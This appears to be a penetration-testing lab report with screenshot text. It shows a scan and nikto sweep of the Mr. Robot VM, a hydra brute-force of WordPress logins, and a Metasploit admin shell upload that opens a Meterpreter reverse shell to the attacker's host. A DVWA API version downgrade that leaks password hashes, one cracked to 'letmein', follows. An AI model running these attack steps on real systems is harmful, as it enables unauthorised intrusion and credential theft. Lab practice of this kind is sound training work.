
VAPT T4 Report

1 – Advanced Exploitation


Target: 192.168.21.132 (Mr.Robot VM)
Tools: Metasploit, Python

Evidence:
Scan




```
 Currently scanning: 192.168.0.0/16   |   Screen View: Unique Hosts

 5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 300
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.21.1    00:50:56:c0:00:08      1      60  VMware, Inc.
 192.168.21.2    00:50:56:e4:8f:4e      1      60  VMware, Inc.
 192.168.21.129  00:0c:29:9d:6e:ff      1      60  VMware, Inc.
 192.168.21.132  00:0c:29:db:9f:90      1      60  VMware, Inc.
 192.168.21.254  00:50:56:fb:12:f8      1      60  VMware, Inc.


┌──(root㉿KaliCB)-[~]
└─# nmap -sC -sV 192.168.21.132 -oN mrr_scan.txt


Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 14:50 IST
Nmap scan report for 192.168.21.132
Host is up (0.0033s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache
MAC Address: 00:0C:29:DB:9F:90 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.02 seconds
```

Vulnerabilities




```
┌──(root㉿KaliCB)-[~]
└─# nikto -h 192.168.21.132

- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.21.132
+ Target Hostname:    192.168.21.132
+ Target Port:        80
+ Start Time:         2025-11-20 14:53:15 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the s
ite in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabil
ities/missing-content-type-header/
+ /3Yww4PCc.AP: Retrieved x-powered-by header: PHP/5.5.29.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file na
mes. The following alternatives for 'index' were found: index.html, index.php. See: http://www.wisec.it/sectou.ph
p?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /admin/: This might be interesting.
+ /readme: This might be interesting.
+ /image/: Drupal Link header found with value: <http://192.168.21.132/?p=23>; rel=shortlink. See: https://www.dr
upal.org/
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ /wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/
en-US/docs/Web/HTTP/Cookies
+ /wp-login/: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found.
+ /wordpress/wp-admin/wp-login.php: Wordpress login found.
+ /blog/wp-login.php: Wordpress login found.
+ /wp-login.php: Wordpress login found.
+ /wordpress/wp-login.php: Wordpress login found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2025-11-20 14:56:21 (GMT5.5) (186 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```




```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

Credentials




```
┌──(root㉿KaliCB)-[~]
└─# wget http://192.168.21.132/fsocity.dic
--2025-11-20 15:01:27--  http://192.168.21.132/fsocity.dic
Connecting to 192.168.21.132:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: ‘fsocity.dic’

fsocity.dic                          100%[==================================================>]   6.91M  --.-KB/s    in 0.08s

2025-11-20 15:01:30 (84.2 MB/s) - ‘fsocity.dic’ saved [7245381/7245381]


┌──(root㉿KaliCB)-[~]
└─# wget http://192.168.21.132/key-1-of-3.txt
--2025-11-20 15:02:38--  http://192.168.21.132/key-1-of-3.txt
Connecting to 192.168.21.132:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 33 [text/plain]
Saving to: ‘key-1-of-3.txt’

key-1-of-3.txt                       100%[==================================================>]      33  --.-KB/s    in 0s

2025-11-20 15:02:38 (4.99 MB/s) - ‘key-1-of-3.txt’ saved [33/33]


┌──(root㉿KaliCB)-[~]
└─# hydra -L fsociety.dic -p something 192.168.21.132 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-20 15:30:19
[ERROR] File for logins not found: fsociety.dic

┌──(root㉿KaliCB)-[~]
└─# ls
141125               Fatrat_Generated  fsociety        maskphish            mrr_scan.txt          seeker                     test_packets_eth0.py
192.168.21.129.gnmap TheFatRat         fsocity.dic     meta2_nmapscan.gnmap python_email_scraper  snort3                     test_packets_lo.py
192.168.21.129.nmap  beef              gvm-backup      meta2_nmapscan.nmap  routersploit          snort_console_output.txt   trigger_snort_lo.py
192.168.21.129.xml   cyart-vapt-team   hydra.restore   meta2_nmapscan.txt   scan.txt              syn_scan.txt               wifite2
BlackPhish           fluxion           key-1-of-3.txt  meta2_nmapscan.xml   scans                 tcp_scan.tx                zphisher

┌──(root㉿KaliCB)-[~]
└─# hydra -L fsociety.dic -p something 192.168.21.132 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).
```



```
┌──(root㉿KaliCB)-[~]
└─# hydra -L fsociety.dic -p something 192.168.21.132 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-20 15:30:44
[ERROR] File for logins not found: fsociety.dic

┌──(root㉿KaliCB)-[~]
└─# hydra -L fsocity.dic -p something 192.168.21.132 http-post-form '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-20 15:31:21
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.re
store
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:858235/p:1), ~53640 tries per task
[DATA] attacking http-post-form://192.168.21.132:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username
[80][http-post-form] host: 192.168.21.132   login: Elliot   password: something
[80][http-post-form] host: 192.168.21.132   login: elliot   password: something
[STATUS] 3143.00 tries/min, 3143 tries in 00:01h, 855092 to do in 04:33h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Gained Access




```
msf exploit(unix/webapp/wp_admin_shell_upload) > set WPCHECK false
WPCHECK => false
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.21.128:4444
[*] Authenticating with WordPress using Elliot:ER28-0652 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wp-content/plugins/adprxxIzdl/ppzkxsEzUF.php ...
[*] Sending stage (41224 bytes) to 192.168.21.132
[*] Meterpreter session 1 opened (192.168.21.128:4444 -> 192.168.21.132:49318) at 2025-11-20 16:07:27 +0530
[!] This exploit may require manual cleanup of 'ppzkxsEzUF.php' on the target
[!] This exploit may require manual cleanup of 'adprxxIzdl.php' on the target
[!] This exploit may require manual cleanup of '../adprxxIzdl' on the target

meterpreter > █
```

2 – API Security Testing Lab

Description:
DVWA API testing

Evidence:



Vulnerability: API Security


Versioning is important in APIs, running multiple versions of an API can allow for backward compatibility and can allow new services to be added without affecting existing users. The downside to keeping old versions alive is when those older versions contain vulnerabilities.

Look at the call used to create this table and see if you can exploit it to return some additional information.

More Information


- OWASP WSTG API Testing Overview
- Burp OpenAPI Parser
- ZAP OpenAPI Support
- Swagger UI
- Postman

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	localhost:4280	/vulnerabilities/api/	document	html	7.24 kB	6.89 kB
200	GET	localhost:4280	main.css	stylesheet	css	cached	4.53 kB
200	GET	localhost:4280	dvwaPage.js	script	js	cached	1.03 kB
200	GET	localhost:4280	add_event_listeners.js	script	js	cached	593 B
200	GET	localhost:4280	logo.png	img	png	cached	8.30 kB
200	GET	localhost:4280	/vulnerabilities/api/v2/user/	/vulnerabilities/api/:1...	json	565 B	101 B
200	GET	localhost:4280	favicon.ico	FaviconLoader.sys.m...	vnd.mic...	cached	1.41 kB




```
JSON
▶ 0: Object { id: 1, name: "tony", level: 0 }
▶ 1: Object { id: 2, name: "morph", level: 1 }
▶ 2: Object { id: 3, name: "chas", level: 1 }
```

After changing the path from v2 to v1 we get



```
JSON
▼ 0: Object { id: 1, name: "tony", level: 0, … }
    id: 1
    name: "tony"
    level: 0
    password: 1c8bfe8f801d79745c4631d09fff36c82aa37fc4cce4fc946683d7b336b63032
▼ 1: Object { id: 2, name: "morph", level: 1, … }
    id: 2
    name: "morph"
    level: 1
    password: "e5326ba4359f77c2623244acb04f6ac35c4dfca330ebcccdf9b734e5b1df90a8"
```

Which gives us hashes of users passwords



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
1c8bfe8f801d79745c4631d09fff36c82aa37fc4cce4fc946683d7b336b63032
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
1c8bfe8f801d79745c4631d09fff36c82aa37fc4cce4fc946683d7b336b63032	sha256	letmein

